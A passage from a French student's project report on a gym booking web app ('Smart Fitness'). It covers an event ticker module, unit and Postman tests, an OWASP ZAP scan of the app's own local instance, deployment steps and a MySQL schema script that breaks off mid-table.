- Sinon le résultat renvoyé correspond à la requête suivante : `SELECT price_facility + sum(cost_of_intervention)`


Une fois le « dataset » récupéré via la procédure stockée, l’affichage des histogrammes relatifs aux balances comptables de chaque équipement suit la même logique que celle de la synthèse glissante du taux de réservation :

```
<body>
```

```
<canvas id="rentability" width="800" height="450"></canvas>
```



```
</body>
```

Le rendu visuel est de la forme suivante :



## 7.2 Le module événement

Ce module a pour objet de donner la possibilité aux manager d’alimenter un ruban événementiel que visualiseront les clients. Ce ruban revêt l’aspect suivant :





### 7.2.1 Mise en œuvre du service *evenementService* côté « back-end »

Pour être visualisable par les clients, la date et l'heure en cours doivent se situer dans l'intervalle des dates de début et de fin de l'événement en question. La requête SQL permettant de filtrer les événements vérifiant cette condition est la suivante :

```
@Query(value = "SELECT * FROM evenement WHERE current_timestamp() >=
start_date_time_evt AND current_timestamp() <= end_date_time_evt", nativeQuery =
true)

List<Evenement> findByEvenementInSlotTime();
```

La requête se base le mot clé `current_timestamp()` pour délimiter les bornes inférieures et supérieures des critères de dates.

### 7.2.2 Mise en œuvre du service *evenementService* côté « front-end »


L'affichage en boucle des différents événements par intervalle de trois secondes est réalisée grâce à la fonction *setTimeout* qui effectue un appel récursif de la fonction affichant un événement :

```
public showEvenementsLoopCustomer(){
    if (this.isAuth === null || this.isAuth === false) {
        return;
    }
    this.indexEvt = (this.indexEvt==this.arrayTitle.length-1) ? 0 : this.indexEvt + 1;
    this.stringTitle = this.arrayTitle[this.indexEvt];
    this.subTimeout = setTimeout(() => this.showEvenementsLoopCustomer(), 3000);
}
```

Remarque : Dans la fiche de création d'un événement, un manager peut uploader une image et / ou saisir un lien d'une vidéo que pourront visualiser les utilisateurs :



La section suivante aborde le module des tests




## 8. Les tests et le déploiement

Cette section aborde les tests unitaires et fonctionnels, ainsi que le déploiement de l'application.

### 8.1 Les tests unitaires - Back end

Les tests unitaires ont pour but de tester les méthodes de chaque classe au niveau des trois couches du modèle MVC en *mockant* pour chacune d'elle la couche inférieure. Le concept du mock consiste à créer un bouchon, c'est-à-dire simuler le comportement de la couche inférieure.




J'ai effectué les tests unitaires du back-end avec *JUnit*. Voici un exemple de test unitaire permettant de vérifier que pour une donnée en entrée il y a bien la sortie attendue :

```
@Test
@WithMockUser(roles={"ADMIN"})
public void getEvenementsInProgress() throws Exception {
    when(this.evenementService.getEvenementInProgress()).thenReturn(new ArrayList<>());
    this.mockMvc.perform(get("/evenementctrl/getevenementinprogress")).andExpect(status().isOk());
}
```

## 8.2 Les tests unitaires - Front end


Pour les tests unitaires côté Front, j'ai suivi le mode opératoire se trouvant à l'adresse <https://blog.soat.fr/2018/02/tests-unitaires-avec-angular-partie-1/> :

Depuis la console Angular CLI j'ai exécuté la commande « *ng test* ». Une fenêtre Chrome s'ouvre alors automatiquement et affiche la fenêtre suivante :



## 8.3 Les tests fonctionnels

Les essais fonctionnels permettent de valider les fonctionnalités de l'application via des scénarios de tests. Pour élaborer et faire tourner des scénarios de tests, j'ai utilisé Postman. Par exemple, si un utilisateur réserve un équipement de type elliptique et que le parc est composé de deux elliptiques, alors la page de réservation doit indiquer qu'il ne reste plus qu'un elliptique de disponible :



Mais si l'utilisateur annule sa commande, la page de réservation doit de nouveau proposer deux elliptiques :

The screenshot shows the Postman interface. At the top, a GET request is defined for the URL `http://localhost:8080/postman/timestampfacilityctrl/availablefacilities`. Below the URL bar, there are tabs for Params, Authorization, Headers, Body, Pre-request Script, and Tests. The Tests tab is selected, showing a test script:

```
1 pm.test("get nb Elliptique 17:00", function(){  
2   pm.response.to.have.body("2");  
3 });
```


Below the test script, there are tabs for Body, Cookies (2), Headers (9), and Test Results (1/1). The Body tab is selected, showing the response body in JSON format. The response body is:

```
1 2
```

## 8.4 Les tests de sécurité

Les tests de sécurité ont pour objet d'exécuter des batteries de tests afin de détecter les failles et points de vulnérabilités en termes de sécurité. Pour recenser les vulnérabilités, j'ai utilisé OWASP Zap Proxy en exécutant la commande suivante : `/opt/zaproxy/zap.sh -port 8090`

J'ai obtenu le résultat suivant après avoir lancé le script d'attaque à l'adresse <http://localhost:4200>



## 8.5 Le déploiement

L'intérêt du déploiement est de livrer un fichier exécutable qui lance l'exécution de l'application. Voici le mode opératoire que j'ai suivi pour la création du livrable :

- (Depuis le Front) : `npm run build - -prod`
- Copier tous les fichiers contenus dans le dossier `dist/fitness` dans le dossier `back/src/main/resources/static` (le dossier `static` est à créer auparavant)
- Mettre à jour Eclipse (Help -> Check for Updates)
- Window show view → other → gradle Tasks (laisser le temps aux projets de se charger)
- Il s'agit ensuite de modifier deux fichiers (*build.gradle* et *web security Config*)
  - o *build.gradle* :

```
plugins {  
    id 'org.springframework.boot' version '2.1.5.RELEASE'  
}
```

```
apply plugin: 'java-library'  
apply plugin: 'java'  
apply plugin: 'io.spring.dependency-management'
```



- web security Config (ajouter les lignes suivantes ):

```
.antMatchers("favicon.ico").permitAll()
.antMatchers("/*.js").permitAll()
.antMatchers("/assets/**").permitAll()
.antMatchers("/MaterialIcons-Regular*").permitAll()
.antMatchers("/favicon.ico").permitAll()
```

Le .jar est généré dans smartFitnessDéploiement/dev/backDéploiement/buid/libs/backDéploiement.jar

Pour lancer l'exécutable, il faut saisir en ligne de commande : java – jar backDéploiement.jar

\*

\*      \*



Les différentes phases de l'élaboration du projet « Smart Fitness » ont été couvertes. Merci pour votre lecture attentive.

## 9. Conclusion

En guise de conclusion, je souhaiterais faire remarquer qu'en plus de l'investissement personnel nécessaire à l'apprentissage des concepts du développement informatique, les clés pour devenir un bon développeur résident dans les méthodes de travail, l'activité de veille et la confrontation des points de vue avec les collègues.

Pour ce projet, j'ai ainsi pu travailler en mode agile, ce qui m'a permis de mettre en œuvre des ébauches de fonctionnalités qui ont été dès le départ opérationnelles et que j'ai par la suite pu enrichir au fur et à mesure. J'ai également pu optimiser l'implémentation de mon code après avoir analysé comment les autres étudiants s'y étaient pris sur les mêmes problématiques que les miennes. On m'a également donné des conseils en termes d'organisation et de méthode pour gagner en efficacité et en productivité. J'ai pu ainsi découvrir et utiliser des outils comme trello, github et faire du peer programming.

Bien que difficile à appréhender, cette nouvelle orientation professionnelle m'a apporté beaucoup de satisfaction, ce qui me pousse à continuer à m'améliorer et à acquérir de nouvelles connaissances.



## 10. Annexes

### 10.1 Annexe 1 – Script du modèle physique de données

```
-- MySQL Script generated by MySQL Workbench
-- lun. 29 avril 2019 21:24:34 CEST
-- Model: New Model    Version: 1.0
-- MySQL Workbench Forward Engineering

SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0;
SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0;
SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='TRADITIONAL,ALLOW_INVALID_DATES';

--
-----
-- Schema db_fitness
--
-----
-- Base de données servant de support au projet chef-d'oeuvre
DROP SCHEMA IF EXISTS `db_fitness` ;

--
-----
-- Schema db_fitness
--
-----
-- Base de données servant de support au projet chef-d'oeuvre
--
-----

CREATE SCHEMA IF NOT EXISTS `db_fitness`
DEFAULT CHARACTER SET utf8 COLLATE utf8_bin ;
USE `db_fitness` ;

--
-----
-- Table `db_fitness`.`Customer`
--
-----

CREATE TABLE IF NOT EXISTS `db_fitness`.`Customer` (
  `Users_username` VARCHAR(45) NOT NULL,
  `domesticAddress` VARCHAR(255) NOT NULL,
  `domesticCp` VARCHAR(15) NOT NULL,
  `domesticCity` VARCHAR(45) NOT NULL,
  `domesticCountry` VARCHAR(45) NOT NULL,
  `deliveryAddress` VARCHAR(255) NOT NULL,
  `deliveryCp` VARCHAR(45) NOT NULL,
  `deliveryCity` VARCHAR(45) NOT NULL,
  `deliveryCountry` VARCHAR(45) NOT NULL,
  `dateOfBirthday` DATE NULL,
  PRIMARY KEY (`Users_username`))
ENGINE = InnoDB;

--
-----
-- Table `db_fitness`.`Staff`
--
-----

CREATE TABLE IF NOT EXISTS `db_fitness`.`Staff` (
  `Users_username` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`Users_username`))
ENGINE = InnoDB;
```

```

]-----
-- Table `db_fitness`.`Users`
]-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Users` (
  `username` VARCHAR(45) NOT NULL,
  `idUser` INT NOT NULL,
  `fullname` VARCHAR(45) NOT NULL,
  `email` VARCHAR(45) NOT NULL,
  `password` VARCHAR(45) NOT NULL,
  `tel` VARCHAR(15) NULL,
  `dateOfRegistration` DATE NOT NULL,
  `Customer_Users_username` VARCHAR(45) NULL,
  `Staff_Users_username` VARCHAR(45) NULL,
  PRIMARY KEY (`username`),
  CONSTRAINT `fk_Users_Customer1`
    FOREIGN KEY (`Customer_Users_username`)
    REFERENCES `db_fitness`.`Customer` (`Users_username`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Users_Staff1`
    FOREIGN KEY (`Staff_Users_username`)
    REFERENCES `db_fitness`.`Staff` (`Users_username`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE UNIQUE INDEX `email_UNIQUE` ON `db_fitness`.`Users`
(`email` ASC);

CREATE UNIQUE INDEX `idUser_UNIQUE` ON `db_fitness`.`Users`
(`idUser` ASC);

CREATE INDEX `fk_Users_Customer1_idx` ON `db_fitness`.`Users`
(`Customer_Users_username` ASC);

CREATE INDEX `fk_Users_Staff1_idx` ON `db_fitness`.`Users`
(`Staff_Users_username` ASC);

]-----
-- Table `db_fitness`.`Authorities`
]-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Authorities` (
  `Users_username` VARCHAR(45) NOT NULL,
  `authority` VARCHAR(45) NOT NULL DEFAULT 'ROLE_ANONYMOUS',
  `username` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`Users_username`),
  CONSTRAINT `fk_Authorities_Users1`
    FOREIGN KEY (`Users_username`)
    REFERENCES `db_fitness`.`Users` (`username`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

```



```

-----
-- Table `db_fitness`.`SubscriptionCategory`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`SubscriptionCategory` (
  `idSubscriptionCategory` INT NOT NULL,
  `nameSubscription` VARCHAR(45) NOT NULL,
  `nbLast` INT NOT NULL,
  `typeLast` VARCHAR(45) NULL,
  `priceSubscription` FLOAT NOT NULL,
  PRIMARY KEY (`idSubscriptionCategory`))
ENGINE = InnoDB;

-----
-- Table `db_fitness`.`Subscription`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Subscription` (
  `idSubscriptionType` INT NOT NULL,
  `Customer_Users_username` VARCHAR(45) NOT NULL,
  `SubscriptionCategory_idSubscriptionCategory` INT NOT NULL,
  `dateStartOfSubscription` DATE NULL,
  `dateEndOfSubscription` DATE NULL,
  PRIMARY KEY (`idSubscriptionType`),
  CONSTRAINT `fk_Subscription_Customer1`
    FOREIGN KEY (`Customer_Users_username`)
    REFERENCES `db_fitness`.`Customer` (`Users_username`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Subscription_SubscriptionCategory1`
    FOREIGN KEY (`SubscriptionCategory_idSubscriptionCategory`)
    REFERENCES `db_fitness`.`SubscriptionCategory` (`idSubscriptionCategory`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Subscription_Customer1_idx` ON
`db_fitness`.`Subscription` (`Customer_Users_username` ASC);

CREATE INDEX `fk_Subscription_SubscriptionCategory1_idx` ON
`db_fitness`.`Subscription` (`SubscriptionCategory_idSubscriptionCategory` ASC);

-----
-- Table `db_fitness`.`ProductCategory`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`ProductCategory` (
  `idProductCategory` INT NOT NULL AUTO_INCREMENT,
  `nameProductCategory` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`idProductCategory`))
ENGINE = InnoDB;

CREATE UNIQUE INDEX `nameProductCategory_UNIQUE`
ON `db_fitness`.`ProductCategory` (`nameProductCategory` ASC);

```

```

-- -----
-- Table `db_fitness`.`Room`
-- -----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Room` (
  `idRoom` INT NOT NULL,
  `capacityRoom` INT NOT NULL,
  `nameRoom` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`idRoom`))
ENGINE = InnoDB;

-- -----
-- Table `db_fitness`.`FacilityCategory`
-- -----
CREATE TABLE IF NOT EXISTS `db_fitness`.`FacilityCategory` (
  `idFacilityCategory` INT NOT NULL,
  `nameFacilitycategory` VARCHAR(45) NOT NULL,
  `quantityFacilityCategory` INT NOT NULL,
  PRIMARY KEY (`idFacilityCategory`))
ENGINE = InnoDB;

-- -----
-- Table `db_fitness`.`Facility`
-- -----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Facility` (
  `idFacility` INT NOT NULL,
  `nameFacility` VARCHAR(45) NOT NULL,
  `priceSeance` FLOAT NOT NULL DEFAULT 0,
  `priceFacility` FLOAT NULL,
  `dateOfPurchase` DATE NULL,
  `Room_idRoom` INT NOT NULL,
  `descriptionFacility` VARCHAR(45) NOT NULL,
  `imageFacility` VARCHAR(45) NULL,
  `FacilityCategory_idFacilityCategory` INT NOT NULL,
  PRIMARY KEY (`idFacility`),
  CONSTRAINT `fk_Equipement_Room1`
    FOREIGN KEY (`Room_idRoom`)
    REFERENCES `db_fitness`.`Room` (`idRoom`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Facility_FacilityCategory1`
    FOREIGN KEY (`FacilityCategory_idFacilityCategory`)
    REFERENCES `db_fitness`.`FacilityCategory` (`idFacilityCategory`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Equipement_Room1_idx`
ON `db_fitness`.`Facility` (`Room_idRoom` ASC);

CREATE UNIQUE INDEX `nameMaterial_UNIQUE`
ON `db_fitness`.`Facility` (`nameFacility` ASC);

```

```

-----
-- Table `db_fitness`.`Seance`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Seance` (
  `idSeance` INT NOT NULL,
  `Customer_Users_username` VARCHAR(45) NOT NULL,
  `statusSeance` INT NULL DEFAULT 0,
  `dateOfSeance` DATETIME NULL,
  `nbTimestamp` INT NULL,
  PRIMARY KEY (`idSeance`),
  CONSTRAINT `fk_Seance_Customer1`
    FOREIGN KEY (`Customer_Users_username`)
    REFERENCES `db_fitness`.`Customer` (`Users_username`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Seance_Customer1_idx`
ON `db_fitness`.`Seance` (`Customer_Users_username` ASC);

-----
-- Table `db_fitness`.`ProductRef`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`ProductRef` (
  `idProductRef` INT NOT NULL AUTO_INCREMENT,
  `nameProductRef` VARCHAR(45) NOT NULL,
  `priceProductRef` FLOAT NOT NULL,
  `descriptionProductRef` VARCHAR(255) NULL,
  `imageProductRef` VARCHAR(45) NULL,
  `ProductCategory_idProductCategory` INT NOT NULL,
  PRIMARY KEY (`idProductRef`),
  CONSTRAINT `fk_Product_ProductCategory1`
    FOREIGN KEY (`ProductCategory_idProductCategory`)
    REFERENCES `db_fitness`.`ProductCategory` (`idProductCategory`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Product_ProductCategory1_idx`
ON `db_fitness`.`ProductRef` (`ProductCategory_idProductCategory` ASC);

CREATE UNIQUE INDEX `nameProductRef_UNIQUE`
ON `db_fitness`.`ProductRef` (`nameProductRef` ASC);

```

```

-- Table `db_fitness`.`Product`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Product` (
  `idProduct` INT NOT NULL AUTO_INCREMENT,
  `ProductRef_idProductRef` INT NOT NULL,
  PRIMARY KEY (`idProduct`),
  CONSTRAINT `fk_Product_ProductRef1`
    FOREIGN KEY (`ProductRef_idProductRef`)
    REFERENCES `db_fitness`.`ProductRef` (`idProductRef`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Product_ProductRef1_idx`
ON `db_fitness`.`Product` (`ProductRef_idProductRef` ASC);

-- Table `db_fitness`.`Item`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Item` (
  `idItem` INT NOT NULL,
  `typeItem` VARCHAR(45) NOT NULL,
  `quantityItem` INT NOT NULL,
  `price` FLOAT NOT NULL,
  `Subscription_idSubscriptionType` INT NULL,
  `Seance_idSeance` INT NULL,
  `Product_idProduct` INT NULL,
  PRIMARY KEY (`idItem`),
  CONSTRAINT `fk_Prestation_Subscription1`
    FOREIGN KEY (`Subscription_idSubscriptionType`)
    REFERENCES `db_fitness`.`Subscription` (`idSubscriptionType`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Purchase_Seancel`
    FOREIGN KEY (`Seance_idSeance`)
    REFERENCES `db_fitness`.`Seance` (`idSeance`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION,
  CONSTRAINT `fk_Item_Product1`
    FOREIGN KEY (`Product_idProduct`)
    REFERENCES `db_fitness`.`Product` (`idProduct`)
    ON DELETE NO ACTION
    ON UPDATE NO ACTION)
ENGINE = InnoDB;

CREATE INDEX `fk_Prestation_Subscription1_idx`
ON `db_fitness`.`Item` (`Subscription_idSubscriptionType` ASC);

CREATE INDEX `fk_Purchase_Seancel_idx`
ON `db_fitness`.`Item` (`Seance_idSeance` ASC);

CREATE INDEX `fk_Item_Product1_idx`
ON `db_fitness`.`Item` (`Product_idProduct` ASC);

```

```

-- Table `db_fitness`.`Command`
-----
CREATE TABLE IF NOT EXISTS `db_fitness`.`Command` (
  `idCommand` INT NOT NULL,
  `dateOfCommand` DATETIME NOT NULL,
  `totalPrice` FLOAT NOT NULL,
  `statusCommand` INT NOT NULL DEFAULT 0,
  `Customer_Users_username` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`idCommand`),
  CONSTRAINT `fk_Command_Customer1`
    FOREIGN KEY (`Customer_Users_username`)
    REFERENCES `db_fitness`.`Customer` (`Users_username`)
    ON DELETE NO ACTION
